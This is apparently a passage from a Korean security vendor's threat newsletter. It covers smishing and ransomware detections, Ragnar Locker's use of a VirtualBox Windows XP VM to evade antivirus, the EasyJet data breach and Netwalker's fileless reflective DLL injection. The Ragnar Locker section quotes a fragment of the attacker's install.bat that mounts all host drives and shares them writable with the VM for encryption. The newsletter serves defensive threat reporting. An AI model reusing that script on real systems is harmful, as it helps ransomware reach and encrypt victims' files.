
따라서 랜섬웨어를 예방하기 위해서는 기본 보안 수칙을 준수하고, 윈도우, 애플리케이션을 최신으로 업데이트해야 한다. 또한 중요한 자료는 정기적으로 외장 매체나 클라우드 서비스 등에 백업해서 피해를 최소화할 수 있도록 해야 한다.

현재 알약에서는 해당 악성 코드를 'Trojan.Ransom.PLUTO' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

[Trojan.Android.SmsSpy] 악성코드 분석 보고서

스미싱 공격은 공격자들이 가장 애용하는 모바일 기기 공격 기법일 것이다. 더불어 코로나 19 의 창궐로 인한 언택트의 확산으로 급증한 택배 문자가 공격자들에게는 좋은 공격 방법이 되었다.

코로나 19 사태 초기의 스미싱 공격은 코로나 19 관련 이슈가 주를 이루었지만 강력한 사회적 거리 두기의 시행에 따라 택배 문자가 급증하게 되자 공격자들도 이에 편승하여 택배를 사칭하는 스미싱 공격을 시도하고 있다.



[그림] 악성 앱 설치 및 실행 화면

사용자가 스미싱 공격을 통해 악성 앱을 설치하게 되면 개인 정보가 탈취되고 연락처에 존재하는 지인들에게도 스미싱 공격 문자가 전달되는 피해를 입을 수도 있다. 따라서 피해를 입기 전 예방하는 것이 가장 좋을 것이다.

스미싱의 피해 예방은 매우 간단하다. 문자 내의 URL 링크를 클릭하지 않거나 다운로드한 악성 앱을 설치하지 않으면 된다. 그리고 알약 M 과 같이 신뢰할 수 있는 백신 앱을 설치하여 사용하는 것도 피해를 예방하는 데 도움이 된다.

현재 알약 M 에서는 해당 앱을 'Trojan.Android.SmsSpy' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

04

글로벌 보안 동향


백신을 피하기 위해 가상 머신에서 암호화를 수행하는 랜섬웨어 발견

Ransomware encrypts from virtual machines to evade antivirus

Ragnar Locker 랜섬웨어가 피해자의 파일을 암호화하기 위해 윈도우 XP 가상 머신에 배치되어 호스트에 설치된 보안 소프트웨어의 탐지를 우회하고 있는 것으로 나타났다. Ragnar Locker 는 2019 년 12 월 말 활동을 시작한 비교적 새로운 랜섬웨어로 주로 기업 네트워크를 노린다. 이 랜섬웨어는 에너지 대기업인 EDP(Energias de Portugal)를 공격하여 암호화되지 않은 파일 10TB 를 훔쳤다고 주장하며 랜섬머니로 $1090 만 달러를 요구한 것으로 유명하다. Ragnar Locker 는 네트워크에 배포될 때 탐지를 회피하기 위한 새로운 방법을 사용한 전적이 있다. 많은 랜섬웨어 프로그램이 암호화를 시작하기 전 보안 프로그램을 종료시키지만 Ragnar Locker 는 한 발 더 나아가 MSP(managed service providers) 유틸리티까지 종료했다.

탐지 회피를 위해 가상 머신 사용


Sophos 의 새로운 보고서에 따르면 Ragnar Locker 운영자가 파일 암호화 시 탐지를 피하기 위해 새로운 방법을 사용하기 시작한 것으로 나타났다. 이들은 호스트에서 실행되는 보안 소프트웨어에 탐지되지 않도록 하기 위해 이제 VirtualBox 윈도우 XP 가상 머신을 배포하여 랜섬웨어를 실행하고 파일을 암호화하기 시작했다. 이들은 먼저 VirtualBox, 미니 윈도우 XP 가상 디스크인 micro.vdi, 시스템 준비를 위한 다양한 실행파일 및 스크립트를 포함한 툴 폴더를 생성한다.



[그림 1] 피해자의 컴퓨터에 생성된 폴더

[출처] https://news.sophos.com/en-us/2020/05/21/ragnar-locker-ransomware-deploys-virtual-machine-to-dodge-security/

VirtualBox 는 가상 머신 내 네트워크 공유로써 호스트 OS 시스템 내 폴더와 드라이브를 공유할 수 있는 기능을 포함하고 있다. 이 기능을 통해 가상 머신이 \\VBOXSVR 가상 컴퓨터로부터 공유 경로를 네트워크 드라이브로써 마운트해 전체 접근 권한을 얻을 수 있다.



[그림 2] VirtualBox의 공유 폴더 인터페이스

[출처] https://news.sophos.com/en-us/2020/05/21/ragnar-locker-ransomware-deploys-virtual-machine-to-dodge-security/

이 랜섬웨어는 install.bat 을 통해 호스트의 로컬 드라이브 및 매핑된 네트워크 드라이브를 찾아 이를 가상머신과 자동으로 공유할 수 있는 구성 파일을 빌드한다.

```
mountvol | find "}\" > v.txt

(For /F %%i In (v.txt) Do (
    Set freedrive=0
    FOR %%d IN (C D E F G H I J K L M N O P Q R S T U V W X Y Z) DO (
        IF NOT EXIST %%d:\ (
            IF "!freedrive!"=="0" (
                Set freedrive=%%d
            )
        )
    )
```




```
    mountvol !freedrive!: %%i
    ping -n 2 127.0.0.1
))
Set driveid=0
FOR %%d IN (C D E F G H I J K L M N O P Q R S T U V W X Y Z) DO (
    IF EXIST %%d:\ (
        Set /a driveid+=1
        echo ^<SharedFolder name="!driveid!" hostPath="%%d:\" writable="true" /^> >>sf.txt
    )
)
```

[그림 3] VirtualBox 구성 파일 생성


[출처] https://news.sophos.com/en-us/2020/05/21/ragnar-locker-ransomware-deploys-virtual-machine-to-dodge-security/

이 작업이 완료되면 스크립트는 컴퓨터 내 모든 드라이브를 가상 머신과 자동으로 공유하는 VirtualBox 구성 설정을 포함한 sf.txt 파일을 생성한다.



[그림 4] 공유 드라이브 구성


이후 공격자는 배치 파일로 만든 ShareFolder 지시문을 통해 생성된 구성 파일을 사용해 윈도우 XP 가상 머신을 시작한다. 가상 머신이 시작되면 모든 공유 드라이브가 가상 머신 내에서 접근 가능한 상태가 되며 Ragnar Locker 랜섬웨어 실행 파일이 C:\ 드라이브의 루트에 자동으로 생성된다.



[그림 5] Windows XP 가상 머신


[출처] https://news.sophos.com/en-us/2020/05/21/ragnar-locker-ransomware-deploys-virtual-machine-to-dodge-security/

또한 가상 머신이 시작되는 즉시 실행되도록 시작 폴더에 위치한 vrun.bat 파일도 포함되어 있다. 이 vrun.bat 파일은 각 공유 드라이브를 마운트 및 암호화하고 가상 머신과 공유된 다음 드라이브에서도 같은 작업을 수행할 것이다.



[그림 6] 암호화를 위한 모든 공유 드라이브 마운팅 작업

피해자의 호스트에서 실행되는 보안 소프트웨어는 가상 머신 내 랜섬웨어 실행 파일이나 활동을 탐지할 수 없기 때문에 피해자의 파일이 암호화되는 중에도 탐지되지 않을 수 있다. 피해자는 윈도우 10 에 포함된 안티 랜섬웨어 기능인 폴더 접근 제어 (Controlled Folder Access)를 사용하고 있었을 경우 OS 가 보호된 폴더에서 발생한 쓰기 활동을 탐지할 수 있어 공격을 막았을 수 있다. 암호화가 완료되면 피해자는 컴퓨터에서 커스텀 랜섬노트를 찾아볼 수 있을 것이다.



[그림 7] 커스텀 Ragnar Locker 랜섬 노트

가상 머신을 통해 탐지되지 않은 상태로 기기의 파일을 암호화하는 것은 매우 혁신적인 접근 방식이라 볼 수 있다. VirtualBox 와 윈도우 XP 가상 머신은 악성으로 간주되지 않기 때문에 보안 소프트웨어 대부분은 여기에서 컴퓨터의 데이터를 변경하는 것에 대해 걱정하지 않는다. 이 공격은 랜섬웨어 감염을 막는데 보안 소프트웨어의 행동 모니터링 기능이 얼마나 중요한지 보여주는 사례가 되었다. 비정상적인 대규모 파일 쓰기를 탐지할 수 있는 보안 소프트웨어만이 이 공격을 탐지해낼 수 있다.

[출처] https://www.bleepingcomputer.com/news/security/ransomware-encrypts-from-virtual-machines-to-evade-antivirus/
https://news.sophos.com/en-us/2020/05/21/ragnar-locker-ransomware-deploys-virtual-machine-to-dodge-security/

EasyJet 해킹: 9 백만 고객 데이터 유출

EasyJet hacked: data breach affects 9 million customers

영국 최대 항공사인 EasyJet 이 해킹 사실을 공개하며 9 백만 고객의 이메일 주소와 여행 정보가 유출되었다고 밝혔다. 공격자는 일부 고객의 신용 카드 정보에까지 접근할 수 있었던 것으로 나타났다.
EasyJet 은 금일 데이터 유출 공지를 통해 사이버 공격을 받았으며 제 3 자가 무단으로 시스템에 접근할 수 있었다고 밝혔다. 공격자는 이 공격을 통해 9 백만 고객의 이메일 주소와 여행 정보에 접근할 수 있었다. 고객 약 2,208 명의 신용카드 정보 또한 노출되었다.

"조사에 따르면 공격자는 약 9 백만 고객의 이메일 주소와 여행 정보에 접근했다. 영향을 받은 고객은 며칠 내 연락을 받을 것이다. 연락을 받지 않았을 경우 귀하의 정보는 유출되지 않은 것이다. 아래 단락에서 설명할 고객을 제외한 다른 고객의 여권 정보와 신용카드 정보는 영향을 받지 않았다. 포렌식 조사 결과 고객 2,208 명의 신용카드 정보가 영향을 받은 것으로 나타났다. 영향을 받은 모든 고객에 연락을 취해 지원하고 있다."
EasyJet 은 공격 사실을 발견 후 영국의 NCSC(National Cyber Security Centre)와 ICO 에 이를 신고했다. 또한 이 사고에 영향을 받은 고객들은 2020 년 5 월 26 일까지 모두 알림을 받을 것이라 밝혔다.

EasyJet 고객이라면 어떻게 해야 할까

EasyJet 의 고객이고 유출이 걱정되거나 알림을 받았을 경우 아래 조치를 취해야 한다. 여행 정보와 이메일 주소가 노출되었기 때문에 이를 활용한 타깃 이메일 피싱의 공격 대상이 될 수 있다. 여행 관련 이메일을 받을 경우, 절대 답장하지 말고 easyjet.com 에 직접 접속하여 회사를 통해 정보를 확인해야 한다. 신용카드 정보가 노출된 고객은 사기성 거래가 발생하는지 항상 모니터링해야 한다. 만약 이상한 부분을 발견했을 경우 즉시 신고하는 것이 좋다. 또한 신용카드 회사에 연락해 상황을 설명하고 새 신용카드 및 번호를 받는 것이 안전하다.

[출처] https://www.bleepingcomputer.com/news/security/easyjet-hacked-data-breach-affects-9-million-customers/
http://otp.investis.com/clients/uk/easyjet1/ms/regulatory-story.aspx?cid=2&newsid=1391756

Netwalker 랜섬웨어, 추적을 방지하기 위해 '파일리스' 기술 사용

Netwalker ransomware actors go fileless to make attacks untraceable

공격자들이 흔적을 남기지 않고 피해자를 Netwalker 랜섬웨어에 감염시키기 위해 파일리스 악성코드 기술인 반사 DLL 인젝션(Reflected DLL injection)을 사용해온 것으로 나타났다. Trend Micro 의 위협 분석가인 Karen Victor 는 공격자가 악성코드를 컴파일링하여 디스크에 저장하는 대신 PowerShell 에 작성하여 메모리에서 직접 실행했다고 밝혔다.
"이 기술은 일반적인 DLL 인젝션보다 더욱 은밀히 이루어진다. 실제 DLL 파일이 디스크에 존재하지 않아도 되며, 주입을 위해 로더 창이 필요하지 않기 때문이다. 이로써 DLL 을 프로세스의 로드된 모듈로 등록하지 않아도 되며 DLL 로드 모니터링 툴을 우회할 수 있다. 랜섬웨어는 자체로써 조직에 엄청난 위협이 된다. 이 공격이 파일이 없는 상태로 이루어질 경우 더욱 효율적으로 탐지를 피하고 지속성을 유지할 수 있다. 이러한 공격 유형은 피해자에게 엄청난 피해를 입힐 수 있으며, 복구가 매우 힘들다."

작년 말, SC Media 는 2019 년 가장 유행했던 이슈 중 하나로 파일리스 악성코드 사용이 폭발적으로 증가했다는 것을 꼽았다. Trend Micro 는 2018 년 상반기와 비교했을 때 2019 년 상반기에 해당 공격이 265%나 증가했다고 밝혔다. Trend Micro 는 탐지 및 분석을 피하기 위해 Ransom.PS1.NETWALKER.B PowerShell 스크립트가 다양한 암호화, 난독화, 인코딩 단계 아래에 숨어있었다고 밝혔다. 연구원은 해당 악성코드가 윈도우 OS 의 32 비트 동적 링크 라이브러리인 kernel32.dll 의 API 주소 아래에 악성코드가 위치하며 메모리 주소를 계산할 수 있다고 밝혔다.

"이러한 방식으로, 이 스크립트는 DLL 의 커스텀 로더 역할을 한다. 따라서 LoadLibrary 기능을 사용하는 일반적인 윈도우 로더가 필요하지 않다. 스크립트는 DLL 을 제대로 로드하기 위해 필요한 메모리 주소를 직접 계산 및 재배치하는 것이 가능했다. 그런 다음 주입될 프로세스를 지정한다. 이 경우 실행 중인 윈도우 탐색기 프로세스를 찾는다. 이후 explorer.exe 의 메모리 공간에 랜섬웨어 DLL 을 쓴 후 실행할 것이다."

다른 Netwalker 변종과 마찬가지로 Ransom.PS1.NETWALKER.B 또한 6 자리 랜덤 문자를 통해 사용자 파일을 암호화하고 랜섬 노트를 다양한 폴더에 드롭한다. 또한 섀도 볼륨 복사본을 삭제하고 백업 소프트웨어 데이터 관련 애플리케이션, 보안 소프트웨어 등 특정 프로세스와 서비스를 종료한다. 연구원들은 PowerShell 로깅 기능을 통해 의심스러운 활동을 모니터링하고 ConstrainedLanguageMode PowerShell 명령을 사용하고 정기적으로 시스템을 백업하고 소프트웨어 패치를 적용하는 등 파일리스 위협에 대처하기 위해 기업에서 취할 수 있는 몇 가지 방법을 권장했다. 현재 알약에서는 해당 악성 샘플에 대해 Trojan.Ransom.Powershell 로 탐지 중에 있다.

[출처]https://www.scmagazine.com/home/security-news/ransomware/netwalker-ransomware-actors-go-fileless-to-make-attacks-untraceable/

https://blog.trendmicro.com/trendlabs-security-intelligence/netwalker-fileless-ransomware-injected-via-reflective-loading/

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com